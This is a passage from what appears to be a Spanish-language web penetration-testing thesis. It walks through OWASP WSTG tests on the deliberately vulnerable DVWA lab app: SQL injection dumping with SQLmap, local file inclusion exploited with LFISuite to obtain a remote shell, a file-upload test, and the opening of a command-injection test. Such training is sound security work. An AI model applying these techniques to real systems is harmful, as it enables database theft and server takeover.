


Figura 55: Dumpeo de información con SQLmap

Como era de esperar, SQLmap ha conseguido encontrar la misma información que se encontró previamente en la prueba manual, y con solo dos ejecuciones, una para averiguar el nombre de la base de datos, y otra para volcar toda la información. De hecho, el primer comando para obtener el nombre de la base de datos no es necesario ya que el argumento "--dump" puede utilizarse para volcar toda la información de todas las bases de datos. Cabe destacar que las contraseñas se encuentran encriptadas, pero la tarea de desencriptación se escapa del objetivo de esta prueba. Aun así, durante la ejecución del dumpeo (comando con "--dump"), SQLmap ofrece la posibilidad de llevar a cabo un intento de desencriptación basado en diccionarios.

Existen otras maneras de llevar a cabo pruebas con SQLmap, y, para explicar otra distinta a la anterior, se utilizará el escenario de inyección SQL ciega, situada justo debajo de "SQL Injection" en el menú vertical de la página de DVWA, la cual ofrece una interfaz similar a la que se puede ver en la Figura 56. Cabe destacar que el nivel que se probará a continuación es el nivel "medium", para que la prueba no sea tan similar a la anterior, y demostrar así la versatilidad de SQLmap.




Figura 56: Nivel medio de SQLi (Blind)

En los casos de inyección de SQL ciega, la aplicación no muestra información directamente de la base de datos, por lo que explotar la vulnerabilidad puede ser más complicado. Como se puede ver en la Figura 56, en este escenario, DVWA permite seleccionar un número que corresponde a un identificador de usuario, mostrando frases predeterminadas. Además, en este ejemplo no permite introducir texto personalizado por lo que se debería intentar llevar a cabo la inyección de otras formas, cambiando parámetros de la petición de forma manual, como es el caso de la prueba que se explicará a continuación.

Al igual que en el ejemplo anterior, lo primero es capturar la petición con Burp Suite, y, una vez hecho eso, se procede a lanzar la herramienta SQLmap como se muestra en la Figura 57.

Figura 57: Comando para la ejecución de SQLmap

En esta ocasión, SQLmap no recibe la petición completa, ya que se especifican tan solo dos argumentos además de la URL de la web mediante el parámetro “-u”, que son la cookie de sesión mediante el parámetro “--cookie”, y los datos introducidos tras el parámetro “--data”. Además, es necesario especificar el parámetro que se desea explotar, en este caso se trata del parámetro “id”, ya explotado anteriormente. Por último, el parámetro “--dbs” indica a la herramienta que se debe buscar los nombres de las bases de datos existentes.

Como se puede ver en la Figura 58, con los parámetros especificados anteriormente, SQLmap encuentra rápidamente la vulnerabilidad, devolviendo así las bases de datos encontradas. Si se quisiese buscar más información acerca de ellas, se podría hacer de la misma forma que el ejemplo anterior con el nivel *easy*.




Figura 58: Vulnerabilidad en blind sqli nivel medio

Tras estas dos pruebas, queda demostrada la versatilidad y rapidez con la que la herramienta SQLmap es capaz no solo de encontrar campos vulnerables en una página web, sino también de explotarlos y obtener toda la información almacenada en la base de datos utilizada.

6.4.3 Test for File Inclusion (WSTG-INPV-11)

Este apartado está dedicado a demostrar cómo realizar una prueba inclusión de archivos (File Inclusion), y para ello se volverá a utilizar la página DVWA para explicarla. Como se explicó anteriormente en la introducción a las pruebas, la prueba de inclusión de archivos debe ser dividida en dos distintas, la inclusión de archivos locales (LFI), y la inclusión de archivos remotos (RFI). Por ello, este apartado será divido en dos más pequeños para probar ambas vulnerabilidades.

6.4.3.1 Inclusión de archivos locales (LFI)

Como en todos los ejemplos anteriores donde se ha utilizado DVWA, lo primero es seleccionar el apartado de inclusión de archivos situado en el menú vertical, tal y como muestra la Figura 59.




Figura 59: File Inclusion (DVWA)

En este caso, el parámetro que se probará es el de la propia página, que especifica cuál de los tres archivos que se muestran en la figura anterior se está visualizando. La URL que se genera al acceder a cualquiera de los tres archivos es la que se muestra en la Figura 60.




Figura 60: URL File Inclusion (DVWA)

En este caso, la herramienta que se utilizará para escanear esta página, e intentar detectar la vulnerabilidad de inclusión de archivos es "LFISuite". Esta herramienta ofrece principalmente dos funcionalidades relacionadas con la inclusión de archivos. Al ejecutar "LFISuite", aparece el menú de la Figura 61, en el cual se muestran las dos funcionalidades. Identificada con el número 1, se encuentra la función "Exploiter", que, como su nombre indica, será utilizada directamente para explotar una vulnerabilidad ya detectada, e intentar conseguir una consola remota. Por otro lado, se encuentra la función "Scanner", que, al contrario que la anterior, solo sirve para escanear una página en busca de posibles parámetros vulnerables a LFISuite.

Figura 61: Menú principal LFISuite

Para utilizar el escáner, que es la funcionalidad más importante en el contexto de este trabajo, es necesario introducir en la consola el número 2, tras lo que LFISuite mostrará un mensaje en el que pedirá que se introduzcan las cookies si son necesarias. De nuevo, esto puede hacerse capturando una petición con Burp Suite, y copiando la información que aparece tras el identificador "cookie", tal y como muestra la Figura 62 (ver apartado 5.1).




Figura 62: Cookie de la sesión

Tras introducir las cookies necesarias, la herramienta preguntará si se desea utilizar un proxy TOR, a lo cual se responderá que no en este ejemplo, y pedirá la ubicación de un archivo, el cual no es necesario indicar, y en ese caso, valdrá con pulsar ENTER y no introducir ninguna información. Finalmente, se pedirá la URL de la página que se desea probar, indicando el parámetro. En esta prueba se pegará la URL de la Figura 62 mostrada anteriormente. En la Figura 63, se puede ver una descripción gráfica de todos los pasos anteriores en una sola imagen.




Figura 63: Pasos para realizar un escaneo con LFISuite

Tras proporcionarle la información anterior a la herramienta, esta comenzará a probar una gran cantidad de *payloads* distintas, intentando encontrar una que permita acceder a un archivo local del servidor que aloja la aplicación web. Las pruebas exitosas serán marcadas en rojo, y, todas ellas, se recopilarán al final en un pequeño resumen. En este caso, la herramienta ha conseguido encontrar vulnerabilidad en las pruebas que se muestran en la

Figura 64, por lo que se puede asegurar que el parámetro “page” que se estaba probando es completamente vulnerable a la inclusión de archivos locales, es decir que no existe ningún tipo de filtro que restrinja el acceso a cualquier archivo del sistema que aloja la página web. Cabe destacar que esta vulnerabilidad no consiste en cargar un archivo malicioso, eso se verá en el siguiente apartado (RFI), sino que esta vulnerabilidad representa la capacidad de acceder a archivos a los cuales no se debería.




Figura 64: Resultados del escaneo con LFISuite

Como ya se mencionó anteriormente, LFISuite ofrece la posibilidad de explotar las vulnerabilidades que encuentra, y, aunque esto se salga del objetivo del trabajo, a continuación, se explica cómo realizar una penetración sencilla con esta herramienta dada su sencillez y utilidad.

Para acceder a dicha funcionalidad, se debe seleccionar el apartado 1 del menú principal de LFISuite (Figura 63). Una vez dentro del menú de la funcionalidad “exploiter”, la aplicación pide exactamente la misma información que en el ejemplo anterior sobre el escáner. Tras introducir la misma cookie que anteriormente, LFISuite genera el menú que se muestra en la Figura 65.




Figura 65: Menú del exploiter de LFISuite

Como se puede ver en el menú, la herramienta permite realizar de forma automática distintos tipos de inyecciones para intentar explotar la vulnerabilidad de inclusión de archivos. En este caso, dado que la aplicación es extremadamente vulnerable, cualquiera de las opciones que la herramienta ofrece para explotar la vulnerabilidad será válida, pero en una prueba normal, el camino lógico sería ir probando una a una todas las opciones.

Para demostrar el funcionamiento de la herramienta se ha seleccionado el número siete para probar su efectividad, y, como se puede ver en la Figura 66, la herramienta consigue rápidamente una consola remota desde la que se puede controlar el servidor que aloja la página web de DVWA. En la prueba, se ha ejecutado dos comandos para verificar que de verdad la consola controla el servidor web, “whoami” para acceder al nombre del usuario que maneja la consola, y “ls” para listar los ficheros del directorio actual, que como se puede ver, están incluidos los que se muestran en el menú de la aplicación (file1.php, file2.php y file3.php). Estos dos comandos no causan ningún tipo de daño en el servidor, sin embargo, demuestran que se puede explotar esta vulnerabilidad para conseguir controlar el servidor con una consola remota. Obtener acceso al usuario administrador para acceder a otros ficheros más importantes no entra en la finalidad de esta prueba.




Figura 66: Obtención de consola remota explotando LFI

Cabe destacar que, el modo "Auto-Hack", el último de los modos que ofrece el menú del *exploiter,* realiza de forma automática un escaneo como el realizado anteriormente, y, tras ello, trata de explotar la vulnerabilidad combinado todos los métodos que la herramienta ofrece. Así, este modo es más lento que el resto, pero ofrece un análisis más amplio, y explora todas las posibilidades existentes, aumentando así las posibilidades de conseguir explotar la vulnerabilidad y obtener una consola remota.

Una vez demostrada la vulnerabilidad, al igual que en el resto de los ejemplos, a continuación, en la Figura 67, se muestra el código php al que DWVA nos permite acceder para analizar el defecto que genera la vulnerabilidad. Como se puede ver, se le asigna a la variable "file" el valor del parámetro "page" directamente, sin aplicar ningún filtro, permitiendo así que el usuario pueda acceder a cualquier archivo local del servidor que aloja la página web.




Figura 67: Código php vulnerable a LFI

6.4.3.1 Inclusión de archivos remotos (RFI)

Para probar la viabilidad de un ataque de este tipo, no se han encontrado herramientas que automaticen este proceso, por lo que a continuación, solo se explicará la forma manual

de encontrar y explotar esta vulnerabilidad. Para ello, de nuevo, se utilizará DVWA, en este caso su apartado "*File Upload*" del menú vertical izquierdo.

Esta funcionalidad de la aplicación ofrece un campo que permite proporcionarle a la aplicación un archivo, tal y como se puede ver en la Figura 68.

Figura 68: File Upload DVWA

Para que un caso como éste presente una vulnerabilidad real de inclusión de archivos remotos, tienen que ocurrir dos cosas; el fichero que se suba debe ser procesado o ejecutado en algún momento, y, que el filtro de la aplicación para determinar qué archivos pueden ser subidos y cuales no, sea defectuoso o directamente inexistente.

Primero que todo, será necesario comprobar que ocurre al subir un archivo común. Para ello lo normal será subir un archivo de extensión "txt", ya que es una extensión que seguramente la aplicación permita. En la Figura 69, se puede ver que, al subir un archivo de texto llamado "prueba1.txt", la aplicación responde con un mensaje indicando la ruta donde este ha sido guardado. Así, si el usuario web tiene acceso a esa ruta a través del navegador, podrá ver el contenido del archivo, significando así que esté será procesado, pudiendo causar daños en el servidor.

Como se puede ver en la Figura 70, al acceder en una a la ruta proporcionada anteriormente, se abre el archivo de prueba que el usuario había subido, por lo que si la aplicación permite subir otro tipo de archivos que puedan ser maliciosos, existirá una vulnerabilidad de tipo RFI.




Figura 69: Subida de un fichero de prueba




Figura 70: Acceso al fichero subido

Una vez se ha comprobado que se puede acceder al fichero, forzando así su procesamiento por parte del servidor, es necesario comprobar si existe algún tipo de filtro que restrinja algunos archivos, para ello se puede probar a subir archivos con distintas extensiones que pueden ser maliciosas, como ".php", ".php5", ".exe", ".java", ".py", etc. Esto dependerá de las tecnologías que se utilicen en el servidor, y, como en este caso, la aplicación que se está probando utiliza php, se intentará subir un archivo php simple de prueba.

Dado que no es necesario que el archivo realice ninguna acción maliciosa, el archivo utilizado para realizar esta primera prueba puede ser algo similar al de la Figura 71.

```
┌──(root㉿pruebas)-[/home/dani/Escritorio]
└─# cat prueba2.php
<php>
echo "Prueba realizada con éxito"
</php>
```

Figura 71: Fichero de prueba

Como se puede ver en la Figura 72, la aplicación permite subir el archivo, y al acceder a él en el directorio de "*uploads*", este se procesa con total normalidad como muestra la Figura 73, indicando así que la aplicación es totalmente vulnerable a RFI.

Figura 72: Subida de archivo php




Figura 73: Acceso al archivo

6.4.4 Test for Command Injection (WSTG-INPV-12)

Como última prueba, se explica a continuación como realizar un a prueba de inyección de comandos, una vulnerabilidad poco común, pero que, si se consigue explotar, permite a un posible atacante causar daños realmente graves en el objetivo.

Si esta vulnerabilidad existe, su explotación es realmente trivial dado que los comandos son introducidos directamente en una caja de texto, siendo muy sencillo ejecutar una *Shell* inversa, mientras que en otros ejemplos es necesario llevar a cabo técnicas más sofisticadas, como crear un archivo ejecutable en el ejemplo anterior (RFI).

Para probar esta vulnerabilidad, de nuevo, se utilizará la aplicación web "DVWA", en concreto, el apartado de "*Command Injection*", situado en el menú vertical de la parte izquierda de la página principal de DVWA.

Como se puede ver en la Figura 74, esta página consiste en un campo de texto donde se pide introducir una dirección ip al usuario, y, al darle al botón "*Submit*", la aplicación ejecuta un *ping* a la dirección introducida. A continuación, se puede ver el resultado de introducir la dirección del DNS de Google (8.8.8.8), y la respuesta del servidor.

